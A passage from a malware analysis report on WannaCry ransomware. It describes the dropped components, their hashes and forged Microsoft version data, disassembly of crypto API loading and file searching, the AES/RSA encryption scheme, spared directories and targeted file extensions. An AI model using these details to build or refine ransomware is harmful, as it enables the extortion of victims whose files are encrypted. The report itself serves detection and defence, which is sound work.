libeay32.dll	3.2 MB	unknown	01 January 2000, 00:00
libevent-2-0-5.dll	719.2 kB	unknown	01 January 2000, 00:00
libevent_core-2-0-5.dll	417.8 kB	unknown	01 January 2000, 00:00
libevent_extra-2-0-5.dll	411.4 kB	unknown	01 January 2000, 00:00
libgcc_s-sjlj-1.dll	523.3 kB	unknown	01 January 2000, 00:00
libssp-0.dll	92.6 kB	unknown	01 January 2000, 00:00
ssleay32.dll	711.5 kB	unknown	01 January 2000, 00:00
tor.exe	3.1 MB	DOS/Windows...	01 January 2000, 00:00
zlib1.dll	107.5 kB	unknown	01 January 2000, 00:00

Figure 60 – s.wnry unzipped folder contents

## R.WNRY

The r.wnry file is a Q&A used by the application containing payment instructions. This is the Ransomware note displayed on the screen. In any folder that contains encrypted files, it also contains a text version of this message. See figure 61




Figure 61 – r.wnry Q&A text file

## T.WNRY

The t.wnry is an encrypted file that contains the encryption routine used by the malware for file encryption. Figure 56 (revisited) illustrates the encrypted contents of t.wnry.

00000000	57 41 4E 41 43 52 59 21	00 01 00 00 1E 38 22 27	WANACRY!.....8"
00000010	FD E6 7F 0C 5D E7 7E 3E	28 A7 AF FD 2A 50 64 49	....]~>(...*PdI
00000020	66 C6 B6 27 17 6D 3E D2	FF 1C 32 CB 8C 30 88 60	f...'m>...2..0.`
00000030	70 F6 EA E9 99 81 5E 15	FE 03 23 49 7C BB CE 3C	p.....^.....#I ..<
00000040	EE 57 E0 42 DC 3D AF A8	82 B8 4D 01 05 7A 78 46	.W.B.=...M..zxF
00000050	70 0E A8 DD E5 30 65 B5	B1 F1 50 EE 10 1D B3 22	p....0e....P...."
00000060	B5 DD E8 D3 6E 68 42 29	3E AB F6 C2 13 42 DD C9	....nhB)>....B..
00000070	7D DE 5B 64 24 AC 9B 8F	93 8E B7 2C 10 E2 16 38	}.[d\$.....,....8
00000080	B6 03 F6 90 D1 6B 24 1F	C7 D3 E9 E3 53 EC 77 2B	.....k\$.....S.w+
00000090	81 0A 98 B3 FF 4E DA D7	A8 8D B6 A3 70 2F 93 90	.....N.....p/..
000000A0	F3 59 19 4C 43 B7 E2 0D	EC 8C DA 82 E4 39 4C B0	.Y.LC.....9L.
000000B0	5C 21 75 1E CE C5 3F 68	48 22 D1 89 3C 64 88 BC	\!u...?hH"...<d..
000000C0	64 53 25 41 0D 1B A4 18	0B B3 8D 49 75 EF B5 D3	ds\$A.....Iu...
000000D0	0A 6E 45 69 37 49 93 83	9E 80 02 38 E9 56 BC F6	.nEi7I.....8.V..
000000E0	3A 46 F3 CB 1F AC 2D 07	91 F2 A1 2C A4 E0 1D E7	:F.....-.....,
000000F0	ED 90 02 D8 AA 87 5C 19	97 AD D1 B2 7D C9 0C 60	.....\.....,
00000100	31 3F A7 93 6D F1 15 35	67 AE 49 27 04 00 00 00	1?...m..5g.I'....
00000110	00 00 01 00 00 00 00 00	8F EE D8 08 1C 8A 71 E5	.....q.
00000120	98 5C 17 8E 39 60 F2 8D	DA 74 BA CC CC CB 09 61	.\..9`...t...a
00000130	D9 AC BE CC E8 C2 96 D1	28 7C D7 38 FD 4C CD 07	.....( .8.L..
00000140	94 ED 36 37 F0 67 6A 72	53 1C 7C C6 65 FE CD 03	..67.gjrs. .e...
00000150	66 F5 46 69 90 9A 0E 17	1B BD 5C 9F 12 92 72 F9	f.Fi.....\....r
00000160	6B B0 21 64 EA D1 FC EE	D9 B4 F0 38 C5 A4 27 67	k.!d.....8...'g
00000170	31 79 2B FB DF 27 FF 69	31 74 B3 4C E4 3E AF 75	ly+...'.ilt.L.>.u

Figure 56 (Revisited) – t.wnry

## U.WNRY

This file is an executable, @WannaDecryptor.exe, which is the next chapter. It contains the encryptor/decryptor component of the ransomware. As discussed previously, tasksche.exe decrypts a DLL in t.wnry to import its TaskStart function. This function load u.wnry and executes it in memory under the context of the process @WannaDecryptor@. It also contains the user interface of the malware, communication routines, and password validation. Figure 62 shows a snapshot of the user interface. Figure 63 lists the static file information for u.wnry.



Figure 62 – u.wnry (@WannaDecryptor@) User Interface



<b>File Name</b>	u.wnry
<b>MD5</b>	7bf2b57f2a205768755c07f238fb32cc
<b>SHA-1</b>	45356a9dd616ed7161a3b9192e2f318d0ab5ad10
<b>SHA-256</b>	b9c5d4339809e0ad9a00d4d3dd26fdf44a32819a54abf846bb9b560d81391c25
<b>SHA-512</b>	91a39e919296cb5c6eccba710b780519d90035175aa460ec6dbe631324e5e5753bd8d87f395b5481bcd7e1ad623b31a34382d81faae06bef60ec28b49c3122a9
<b>CRC32</b>	4E6C168D
<b>Imphash</b>	dcac8383cc76738eeeb5756694c4aeb2
<b>Compile Time</b>	2009-07-13 16:19:35
<b>Ssdeep</b>	3072:Rmrhd5U1eigWcR+uiUg6p4FLlG4tL8z+mmCeHFZjoHEo3m:REd5+IZiZhLlG4AimmCo
<b>File Type</b>	PE32 executable (GUI) Intel 80386, for MS Windows
<b>File Size</b>	240.0KB
<b>PEiD Signatures</b>	Armadillo v1.71
<b>Version Information</b>	
<b>LegalCopyright</b>	\xa9 Microsoft Corporation. All rights reserved.
<b>InternalName</b>	LODCTR.EXE
<b>FileVersion</b>	6.1.7600.16385 (win7_rtm.090713-1255)
<b>CompanyName</b>	Microsoft Corporation
<b>ProductName</b>	Microsoft\xae Windows\xae Operating System
<b>ProductVersion</b>	6.1.7600.16385
<b>FileDescription</b>	Load PerfMon Counters
<b>OriginalFilename</b>	LODCTR.EXE
<b>Translation</b>	0x0409 0x04b0

*Figure 63 – u.wnry Static File Information*

## TASKSE.EXE

The taskse executable appears to supply the interactive ransomware GUI with privileges and context needed to execute the GUI in the context of various sessions. It calls WTSEnumerateSessions and CreateProcessAsUser. It also appears to gain SeTcbPrivilege. Figures 64 and 65 show the static file information.

Act as part of the operating system (SeTcbPrivilege)	Allows a process to authenticate like a user and thus gain access to the same resources as a user. Only low-level authentication services should require this privilege. Note that potential access is not limited to what is associated with the user by default; the calling process might request that arbitrary additional privileges be added to the access token. Note that the calling process can also build an anonymous token that does not provide a primary identity for tracking events in the audit log. When a service requires this privilege, configure the service to use the LocalSystem account (which already includes the privilege), rather than create a separate account and assign the privilege to it.
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<https://technet.microsoft.com/en-us/library/cc976700.aspx>

<b>File Name</b>	taskse.exe
<b>MD5</b>	8495400f199ac77853c53b5a3f278f3e
<b>SHA-1</b>	be5d6279874da315e3080b06083757aad9b32c23
<b>SHA-256</b>	2ca2d550e603d74dedda03156023135b38da3630cb014e3d00b1263358c5f00d
<b>SHA-512</b>	0669c524a295a049fa4629b26f89788b2a74e1840bcdc50e093a0bd40830dd1279c9597937301c0072db6ece70adee4ace67c3c8a4fb2db6deafd8f1e887abe4
<b>CRC32</b>	BC193579
<b>Imphash</b>	a89f8e8fe712c2f1d82dff25307d18c6
<b>Compile Time</b>	2009-07-13 16:15:28
<b>Ssdeep</b>	96:UjpvOHheaCDCNIOgTegoddPtboyX7cvp0EWy1HIWwr:UjVWEam7ofP1oyX7olWUHIW0
<b>File Type</b>	PE32 executable (GUI) Intel 80386, for MS Windows
<b>File Size</b>	20.0KB
<b>PEiD Signatures</b>	Armadillo v1.71
<b>Version Information</b>	
<b>LegalCopyright</b>	\xa9 Microsoft Corporation. All rights reserved.
<b>InternalName</b>	waitfor.exe
<b>FileVersion</b>	6.1.7600.16385 (win7_rtm.090713-1255)
<b>CompanyName</b>	Microsoft Corporation
<b>ProductName</b>	Microsoft® Windows® Operating System
<b>ProductVersion</b>	6.1.7600.16385
<b>FileDescription</b>	waitfor - wait/send a signal over a network
<b>OriginalFilename</b>	waitfor.exe
<b>Translation</b>	0x0409 0x04b0

Figure 64 – taskse.exe Static File Information




Figure 65 – Taskse.exe File Details



## TASKDL.EXE

The taskdl executable is an initial cleaner component used before the actual encryption begins. It looks for files in the install directory of the ransomware and Recycle Bin and removes any files with extensions “.wncryt”. See figures 66 and 67 for interesting code snippets. See figures 68 and 69 for static file information.




Figure 66 – taskdl.exe Looking for Files in the Recycle Bin

```

004010A5 mov     [esp+6A4h+var_68C], al
004010A9 mov     [esp+6A4h+Memory], ebx
004010AD mov     [esp+6A4h+var_684], ebx
004010B1 mov     [esp+6A4h+var_680], ebx
004010B5 mov     edx, [esp+6A4h+arg_0]
004010BC lea     ecx, [esp+6A4h+Format]
004010C3 push     ecx           ; lpBuffer
004010C4 push     edx           ; int
004010C5 mov     [esp+6ACh+var_4], ebx
004010CC mov     [esp+6ACh+var_690], ebx
004010D0 call     GetTempPath
004010D5 mov     edi, ds:sprintf
004010D8 add     esp, 8
004010DE lea     eax, [esp+6A4h+Format]
004010E5 lea     ecx, [esp+6A4h+String]
004010E9 push     offset a_wncryt ; ".WNCRYT"
004010EE push     eax           ; Format
004010EF push     offset aSS     ; "%s\\*%s"
004010F4 push     ecx           ; String
004010F5 call     edi ; sprintf
004010F7 add     esp, 10h
004010FA lea     edx, [esp+6A4h+FindFileData]
00401101 lea     eax, [esp+6A4h+String]
00401105 push     edx           ; lpFindFileData
00401106 push     eax           ; lpFileName
00401107 call     ds:FindFirstFileW
0040110D mov     ebp, eax
0040110F cmp     ebp, 0FFFFFFFh
00401112 jnz     short loc_40114A
  
```

Figure 67 – taskdl.exe Looking for .wncryt Files

<b>File Name</b>	taskdl.exe
<b>MD5</b>	4fef5e34143e646dbf9907c4374276f5
<b>SHA-1</b>	47a9ad4125b6bd7c55e4e7da251e23f089407b8f
<b>SHA-256</b>	4a468603fdb7a2eb5770705898cf9ef37aade532a7964642ecd705a74794b79
<b>SHA-512</b>	4550dd1787deb353ebd28363dd2cdccca861f6a5d9358120fa6aa23baa478b2a9eb43cef5e3f6426f708a0753491710ac05483fac4a046c26bec4234122434d5
<b>CRC32</b>	E969EF31
<b>Imphash</b>	818097acf11d6a2ac55031896b50d98c
<b>Compile Time</b>	2009-07-13 17:12:07
<b>Ssdeep</b>	96:Udocv5e0e1wWtaLYjJN0yDGgI2u9+w5eOIMviS0jPtboyn15EWBwwWwT:6oL0edtJN7qvAZM6S0jP1oynkWBwwWg
<b>File Type</b>	PE32 executable (GUI) Intel 80386, for MS Windows
<b>File Size</b>	20.0KB
<b>PEiD Signatures</b>	Armadillo v1.71
<b>Version Information</b>	
<b>LegalCopyright</b>	\xa9 Microsoft Corporation. All rights reserved.
<b>InternalName</b>	cliconfg.exe
<b>FileVersion</b>	6.1.7600.16385 (win7_rtm.090713-1255)
<b>CompanyName</b>	Microsoft Corporation
<b>ProductName</b>	Microsoft\xae Windows\xae Operating System
<b>ProductVersion</b>	6.1.7600.16385
<b>FileDescription</b>	SQL Client Configuration Utility EXE
<b>OriginalFilename</b>	cliconfg.exe
<b>Translation</b>	0x0409 0x04b0

Figure 68 – taskdl.exe Static File Information




Figure 69 – taskse File Details

## WANNADECRYPTOR

### WANNADECRYPTOR ANALYSIS

The @WannaDecryptor@ process, whose code is defined in u.wnry, controls the user interface, file encryption, file decryption, and communications. First, a new thread is created to generate the private key and encrypt the files on disk. The following directories are spared from encryption:

```
"Content.IE5"
"Temporary Internet Files"
" This folder protects against ransomware. Modifying it will reduce protection"
"\Local Settings\Temp"
"\AppData\Local\Temp"
"\Program Files (x86)"
"\Program Files"
"\WINDOWS"
"\ProgramData"
"\Intel"
"$"
```

This prevents system instability, ensuring system DLLs, applications, and the ransomware program files themselves are not encrypted. Figure 70 illustrates a snippet of this functionality.





Figure 70 – Sparing Hardcoded Locations from Encryption

The process then resolves the cryptographic APIs from advapi32.dll, as shown in figure 71. The process then acquires the cryptographic context from the CSP to prepare for file encryption with RSA. See figure 72.




```

00404896 push     edi
00404897 mov     edi, ds:GetProcAddress
0040489D push     offset ProcName ; "CryptAcquireContextA"
004048A2 push     esi ; hModule
004048A3 call    edi ; GetProcAddress
004048A5 push     offset aCryptimportkey ; "CryptImportKey"
004048AA push     esi ; hModule
004048AB mov     CryptAcquireContext, eax
004048B0 call    edi ; GetProcAddress
004048B2 push     offset aCryptdestroykey ; "CryptDestroyKey"
004048B7 push     esi ; hModule
004048B8 mov     CryptImportKey, eax
004048BD call    edi ; GetProcAddress
004048BF push     offset aCryptencrypt ; "CryptEncrypt"
004048C4 push     esi ; hModule
004048C5 mov     CryptDestroyKey, eax
004048CA call    edi ; GetProcAddress
004048CC push     offset aCryptdecrypt ; "CryptDecrypt"
004048D1 push     esi ; hModule
004048D2 mov     CryptEncrypt, eax
004048D7 call    edi ; GetProcAddress
004048D9 push     offset aCryptgenkey ; "CryptGenKey"
004048DE push     esi ; hModule
004048DF mov     CryptDecrypt, eax
004048E4 call    edi ; GetProcAddress
004048E6 mov     ecx, CryptAcquireContext
004048EC mov     CryptGenKey, eax
004048F1 test    ecx, ecx
004048F3 pop     edi
004048F4 jz     short loc_404C29

```

Figure 71 – Runtime Linking of Crypto APIs



```

004046B0 ACQUIRE_RSA_CONTEXT proc near
004046B0 push     esi
004046B1 push     edi
004046B2 xor     esi, esi
004046B4 lea     edi, [ecx+4]

004046B7
004046B7 loc_4046B7:
004046B7 mov     eax, esi
004046B9 push     CRYPT_VERIFYCONTEXT
004046BE neg     eax
004046C0 sbb     eax, eax
004046C2 push     PROV_RSA_AES
004046C4 and     eax, offset aMicrosoftEnhan ; "Microsoft Enhanced RSA and AES Cryptogr"...
004046C9 push     eax ; pszProvider = RSA
004046CA push     NULL ; pszContainer
004046CC push     edi ; hCSP
004046CD call    CryptAcquireContext
004046D3 test    eax, eax
004046D5 jnz     short loc_4046E0

```

Figure 72 – Acquiring Cryptographic Context for File Encryption

Function sub\_4049B0 is called, which allocates 102400 bytes on the heap via GlobalAlloc. CryptImportKey is then called to generate a private key on the heap. See figure 73.

```

00404A64 loc_404A64:
00404A64 mov     ecx, [ebp+HCRYPTKEY]
00404A67 push    ecx           ; phKey
00404A68 push    0             ; dwFlags
00404A6A push    0             ; hPubKey
00404A6C mov     edx, [ebp+NumberOfBytesRead]
00404A6F push    edx           ; dwDataLen
00404A70 push    ebx           ; pbData
00404A71 mov     eax, [ebp+hCSP]
00404A74 push    eax           ; hCSP
00404A75 call    CryptImportKey
00404A7B test     eax, eax

```

Figure 73 – Generating Private Key

As shown in figure 74, we observe the same key blob seen in tasksche.exe (figure 50). It is used in conjunction with the generated private key. The private key is generated and encrypted by another 2048-bit RSA encryption pair.

```

00420794 07 02 00 00 00 A4 00 00 52 53 41 32 00 00 00 00 .....RSA2....
004207A4 01 00 01 00 43 28 40 2B 04 9C 0A D9 9F 1E DA 5F .....C+M+.E.+..
004207B4 ED 32 A9 EF E1 CE 1A 50 F4 15 E7 51 78 EC 80 27 F2-nb+.P(.tQ{8;
004207C4 56 05 58 B4 F6 83 C9 B6 77 5B 80 61 18 1C AB 14 U.X;+a+;w[Ca..%.
004207D4 D5 6A FD 3B 70 9D 13 3F 2E 21 13 F1 E7 AF E3 FB +j;p...?.f.+t>pv
004207E4 AB 6E 43 71 25 6D 1D 52 D6 05 5F 13 27 9E 28 89 %nCq%R+...P(e
004207F4 F6 CA 90 93 0A 68 C4 DE 82 9B AA C2 82 02 B1 18 +-..h-;eC-e.-.

```

Figure 74 – Public RSA Key Blob

During file encryption, each file is encrypted by a 128-bit AES key. The AES key is encrypted by the 2048-bit RSA public key that gets stored in 00000000.pky. The private RSA key associated with this RSA public key is encrypted by another RSA public key. The private key associated with this wrapper RSA public key is presumed to be known only by the malware authors. It gets stored into 00000000.dky. Figure 75 attempts to illustrate the high-level cryptography.




Figure 75 - Cryptography

The thread used for file encryption (see figure 76), is also responsible for formatting the encrypted files. It traverses directories for file with extensions shown in figure 77. Once encrypted (sparing the locations previously discussed with figure 70), it creates a WANACRY! file header, followed by the encrypted AES key used for the actual file encryption, followed by the encrypted contents. It then appends the file extension .WNCRYT to each encrypted file. An example of an encrypted file is shown in figure 78.

```

004012D0 ; DWORD __stdcall StartAddress(LPVOID lpThreadParameter)
004012D0 StartAddress proc near
004012D0
004012D0 lpThreadParameter= dword ptr 4
004012D0
004012D0 mov     ecx, [esp+lpThreadParameter]
004012D4 call    ENCRYPT_FILES
004012D9 xor     eax, eax
004012DB ret     4
004012DB StartAddress endp

```

Figure 76 – StartAddress of File Encryption Thread

```

.doc .123 .3dm .3ds .3g2 .3gp .602 .7z .accdb .aes .ai .ARC .asc .asf .asm .asp .avi .backup .bak .bat .bmp .brd .bz2 .c .cgm
.class .cmd .cpp .crt .cs .csr .csv .db .dbf .dch .der .dif .dip .djvu .docb .docm .docx .dot .dotm .dotx .dwg .edb .eml .fla
.flv .frm .gif .gpg .gz .h .hwp .ibd .iso .jar .java .jpeg .jpg .js .jsp .key .lay .lay6 .ldf .m3u .m4u .max .mdb .mdf .mid .mkv
.mml .mov .mp3 .mp4 .mpeg .mpg .msg .myd .myi .nef .odb .odg .odp .ods .odt .onetoc2 .ost .otg .otp .ots .ott .p12 .PAQ .pas
.pdf .pem .pfx .php .pl .png .pot .potm .potx .ppam .pps .ppsm .ppsx .ppt .pptm .pptx .ps1 .psd .pst .rar .raw .rb .rtf .sch
.sh .sldm .sldm .sldx .slk .sln .snt .sql .sqlite3 .sqlitedb .stc .std .sti .stw .suo .svg .swf .sxc .sxd .sxi .sxm .sxw .tar
.tbk .tgz .tif .tiff .txt .uop .uot .vb .vbs .vcd .vdi .vmdk .vmx .vob .vsd .vsdx .wav .wb2 .wk1 .wks .wma .wmv .xlc .xlm
.xls .xlsb .xlsn .xlsx .xlt .xltm .xltx .xlw .zip

```

Figure 77 – File Extensions Subject to Encryption

00000000	57 41 4E 41 43 52 59 21	00 01 00 00 CF 16 35 F2	WANACRY!.....5.
00000010	05 CF AC 74 C2 07 28 E6	1C EE EF 84 52 13 BD 1F	...t..(.....R...
00000020	CF DF C9 FC 60 5C E7 0F	47 AC F7 44 12 75 26 18	....`\.G..D.u&.
00000030	1F E0 F4 7C DB 46 17 A4	73 12 45 B0 6E 3A 58 DC	... .F..s.E.n:X.
00000040	FC 0E 0B 1D 73 39 3B E4	22 DB 91 09 09 98 4E EB	.....s9;.".....N.
00000050	2C 70 69 02 D6 FF FF DB	41 E9 51 7E AC 45 6B E3	,pi.....A.Q~.Ek.
00000060	F7 31 8E EE 8D 9F 28 A1	21 4E D2 FB 83 6C 0F CA	.1.....(!N...l..
00000070	A2 A9 93 BD D9 4B 64 93	52 AC B8 56 B6 23 24 47	.....Kd.R..V.#\$G

Figure 78 – Sample of an Encrypted File (.pdf)

